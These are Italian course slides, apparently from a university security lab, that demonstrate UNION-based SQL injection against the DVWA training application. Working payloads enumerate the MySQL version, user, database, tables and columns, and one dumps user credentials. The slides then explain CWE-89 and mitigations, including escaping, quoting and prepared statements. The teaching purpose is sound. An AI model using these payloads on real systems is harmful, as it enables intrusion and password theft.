
Che risposta si ottiene?

Risultato

(È stampato l'output delle due query in sequenza)

Prima query

Seconda query



Cosa si è scoperto?

(La query dell'applicazione seleziona due campi)

La query SQL effettuata dall'applicazione seleziona due campi.

Ipotesi sui campi (basata sull'output HTML):

- Un nome.
- Un cognome.

Si riesce ad avere certezza sui due campi?

- E, magari, se ci si riesce, ottenere lo schema del DB?

Un'idea molto carina

(Esecuzione di funzioni di sistema SQL all'interno della UNION)

IDEA: all'interno della UNION si può provare ad iniettare una interrogazione alle funzionalità di sistema offerte da MySQL.

All'URL seguente:

http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet

è presente un elenco di query MySQL molto interessanti da questo punto di vista.

Numero di versione del server MySQL

(Tramite la funzione **`version()`**)

La funzione MySQL **`version()`** stampa il numero di versione del server MySQL in esecuzione.


Si provi ad iniettare **`version()`** in una UNION tramite l'input seguente:

```
1' UNION select 1, version() #
```

Che risposta si ottiene?

Risultato

(Si ottiene il numero di versione **`5.1.41`**)



Cosa si è scoperto?

(Il server in esecuzione è piuttosto datato)

Il server MySQL eseguito in DVWA è piuttosto datato (2010).

Male! Bisogna sempre cercare di mantenere aggiornati i software all'ultima versione disponibile.

Dando un occhiata al servizio CVE Details, si scoprono ben 92 vulnerabilità per MySQL 5.1.41.

Nessun exploit pubblico è disponibile.

Nome e host usati per la connessione

(Tramite la funzione **`user()`**)

La funzione MySQL **`user()`** stampa lo user name attuale e l'host da cui è partita la connessione SQL.


Si provi ad iniettare **`user()`** in una UNION tramite l'input seguente:

```
1' UNION select 1, user() #
```

Che risposta si ottiene?

Risultato

(Si ottengono lo username **`root`** e l'host **`localhost`**)



Cosa si è scoperto?

(Due informazioni interessantissime)

L'utente SQL usato dall'applicazione DVWA è **`root`**.

Male! L'utente è il più privilegiato possibile.

Il database server è ospitato sullo stesso host dell'applicazione.

Male! Web server e SQL server dovrebbero eseguire su macchine separate.

Nome del database

(Tramite la funzione **`database()`**)

La funzione MySQL **`database()`** stampa il nome del database usato nella connessione SQL.


Si provi ad iniettare **`database()`** in una UNION tramite l'input seguente:

```
1' UNION select 1, database() #
```

Che risposta si ottiene?

Risultato

(Si ottiene il nome del database **dvwa**)



Cosa si è scoperto?
(Un'altra informazione importante)

Il nome del database usato dall'applicazione è **`dvwa`**.

Una volta noto il nome del database, è possibile stamparne lo schema.

→ Si ottiene la struttura delle tabelle.

Il database `information_schema`

(Contiene lo schema di tutti i database serviti dal server MySQL)

Il database MySQL **`information_schema`** contiene lo schema di tutti i database serviti dal server MySQL.

- Struttura delle tabelle contenute nei DB.
- Struttura dei campi contenuti nelle tabelle.
- …

La tabella **`tables`**

(Contiene informazioni sulle tabelle definite nei vari database)

La tabella **`tables`** di **`information_schema`** definisce la struttura di una tabella (non temporanea!).

Il campo **`table_name`** di **`tables`** contiene il nome della tabella.

Il campo **`table_schema`** di **`tables`** contiene il nome del database definente la tabella.

Nomi delle tabelle del database **dvwa**

(Tramite interrogazione su **information_schema**)

Si selezioni il campo **table_name** dalla tabella **information_schema.tables** laddove **table_schema = 'dvwa'**.

```
SELECT table_name
FROM information_schema.tables
WHERE table_schema = 'dvwa';
```

→ Si dovrebbero ottenere i nomi delle tabelle contenute nel database **dvwa**.

Nomi delle tabelle del database **dvwa**

(Tramite interrogazione su **information_schema**)


Si provi ad iniettare la query ora vista in una UNION tramite l'input seguente:

```
1' UNION select 1,   table_name from
information_schema.tables where
table_schema = 'dvwa' #
```

Che risposta si ottiene?

Risultato

(Si ottengono le due tabelle **`guestbook`** e **`users`**)



Cosa si è scoperto?

(Un'altra informazione importante)

Il database **`dvwa`** definisce due tabelle: **`users`** e **`guestbook`**.

La tabella **`users`** forse contiene informazioni sensibili sugli utenti.
Si riesce a stamparne la struttura?

La tabella **`columns`**

(Contiene informazioni sulle tabelle definite nei vari database)

La tabella **`columns`** di **`information_schema`** definisce la struttura di un campo di una tabella.

Il campo **`column_name`** di **`columns`** contiene il nome del campo della tabella.

Nomi dei campi della tabella **`users`**

(Tramite interrogazione su **`information_schema`**)

Si selezioni il campo **`column_name`** dalla tabella **`information_schema.columns`** laddove **`table_name = 'users'`**.

```
SELECT column_name
FROM information_schema.columns
WHERE table_name = 'users';
```

→ Si dovrebbero ottenere i nomi dei campi contenuti nella tabella **`users`**.

Nomi dei campi della tabella **`users`**

(Tramite interrogazione su **`information_schema`**)


Si provi ad iniettare la query ora vista in una UNION tramite l'input seguente:

```
1' UNION select 1,  column_name from
information_schema.columns where
table_name = 'users' #
```

Che risposta si ottiene?

Risultato

(Si ottengono i campi della tabella **`users`**)



Cosa si è scoperto?

(Il nome del campo contenente le password)

La tabella **`users`** contiene tutti i campi necessari per la definizione di un utente dell'applicazione.

Di tutti questi campi, uno è di particolare interesse: **`password`**.

Tale campo (presumibilmente di tipo stringa) contiene una rappresentazione della password utente.

Si riesce ad ottenere la password utente?

Una domanda più generale

(Ottenimento di una stringa compatta con tutte le informazioni di un utente)

Si riesce ad iniettare una query che stampi una stringa compatta con tutte le informazioni di un utente?

Una cosa del genere:

`user_id`*:*`nome`*:*`cognome`*:*`username`*:*`password`

La funzione `concat`

(Concatena più stringhe)

La funzione **`concat()`** ritorna la concatenazione di più stringhe.

`concat('a', ':', 'b')` → `'a:b'`

IDEA: usare **`concat()`** per costruire una stringa compatta.

Informazioni di un utente

(Tramite la funzione **`concat()`**)


Si provi ad iniettare la query seguente in una UNION tramite l'input seguente:

```
1' UNION select 1,   concat(user_id,
':', first_name, ':', last_name, ':',
user, ':', password) from users #
```

Che risposta si ottiene?


Risultato

(Si ottengono le informazioni degli utenti memorizzati nella tabella **`users`**)



“Little Bobby Tables, we call him”

(https://xkcd.com/327)



La vulnerabilità sfruttata nell'esercizio

(È composta da una specifica debolezza)

La vulnerabilità ora vista sfrutta una debolezza ben specifica.

Qual è questa debolezza?

Che CWE ID ha?

Debolezza #1

(Neutralizzazione impropria di caratteri speciali in un comando SQL)

L'applicazione costruisce un comando SQL usando un input esterno, e non neutralizza (o neutralizza in maniera incorretta) i caratteri speciali del linguaggio SQL.

CWE di riferimento: CWE-89.

https://cwe.mitre.org/data/definitions/89.html

Mitigazione #1a

(Implementazione di un filtro dei caratteri speciali SQL)

È possibile implementare un filtro dei caratteri speciali SQL.

I linguaggi dinamici forniscono già funzioni filtro pronte e ragionevolmente robuste.

PHP → **`mysql_real_escape_string()`**

Script **sqli**, security **high**

(Implementa un filtro tramite **mysql_real_escape_string()**)

Attivando la script security a livello “high”, lo script **sqli** (abusato finora) adopera un filtro basato su **mysql_real_escape_string()**.

```
$id = mysql_real_escape_string($id);
if (is_numeric($id)) {
   ...
}
```

È sufficiente il filtro?

(Forse sì, forse no)

È sufficiente il filtro ora visto?

Per le conoscenze attuali, sì (inibisce le iniezioni viste finora; provare per credere).

Ciò non vuol dire che un domani un attaccante non riesca ad aggirarlo.

MEMENTO: il filtro basato su blacklist non dà garanzia eterna contro le iniezioni!

Mitigazione #1b
(Quoting dell'argomento)

Attivando la script security a livello "high", lo script **sqli** (abusato finora) quota l'argomento **$id** nella query.

```
$getid = "SELECT first_name, last_name
FROM users WHERE user_id = '$id'";
...
```

Motivazione

(Blocco delle iniezioni SQL basate su argomenti interi)

Il filtro visto in precedenza annulla l'apice.
→ Le iniezioni facenti uso di apici non funzionano più.

Purtroppo esistono anche le iniezioni con argomenti interi (che non fanno uso di apici).

Input: `1 OR 1=1`
È OK per il filtro.
Stampa tutti i record della tabella.

Effetto del quoting

(Considera l'intera stringa come un argomento)

Il quoting dell'argomento annulla il significato semantico dell'operatore **`OR`**, che viene ora visto come una semplice stringa.

→ La funzione **`is_numeric($id)`** fallisce.

Mitigazione #1c
(Uso di prepared statement)

La mitigazione di gran lunga più potente consiste nell'uso di prepared statement.

Il **prepared statement** è uno strumento per l'esecuzione efficiente e sicura di query SQL.

Prepared statement: funzionamento

(Passo 1: creazione di un modello)

Si crea un modello parametrico di query e lo si invia al server SQL una sola volta. Al posto dei parametri si inserisce il carattere **?**.

Ad esempio, in PHP (tramite l'estensione PHP Data Objects, PDO):

```
$stmt = $dbh->prepare("SELECT * FROM
  REGISTRY where name = ?");
```

Prepared statement: funzionamento

(Passo 2: compilazione del modello sul server)

Il server SQL riceve il modello e:

- lo compila in codice nativo;
- lo ottimizza;
- lo memorizza senza eseguirlo.

Prepared statement: funzionamento

(Passo 3: esecuzione dal client)

Il client lega i parametri formali a valori concreti e li invia al server SQL (anche più volte).

Il server SQL inserisce i parametri nell'oggetto compilato e lo esegue.

Il client "consuma" i risultati della query.

```
$stmt→bind_param(1, $_GET['name']);
$stmt→execute();
while ($row = $stmt->fetch()) {
  print_r($row);
}
```

Una modifica all'applicazione **`sqli`**

(Introduce un prepared statement)

Nell'archivio degli esempi sono contenuti i file:

- **`config.inc.prep.php`**
- **`dvwaPage.inc.prep.php`**
- **`high.prep.php`**

Tali file sono modificati per introdurre un prepared statement al posto della query SQL assemblata a mano.

Si sostituiscano i file originari con tali file.

- Suggerimento: usare link simbolici per puntarli.

Effetti del prepared statement

(Aumento di prestazioni; aumento della sicurezza)

Il prepared statement ha due effetti benefici.

Aumento di prestazioni. Lo statement è compilato una volta ed eseguito a velocità fulminea.

Aumento della sicurezza. I caratteri speciali nell'argomento sono neutralizzati.


Il primo che la capisce…

(… è bravo!)

Impostazione delle difese

(Sicurezza degli script: bassa)

Si imposti nuovamente la sicurezza degli script al valore basso (low).



Una seconda sfida

(Ancora più realistica delle precedenti)

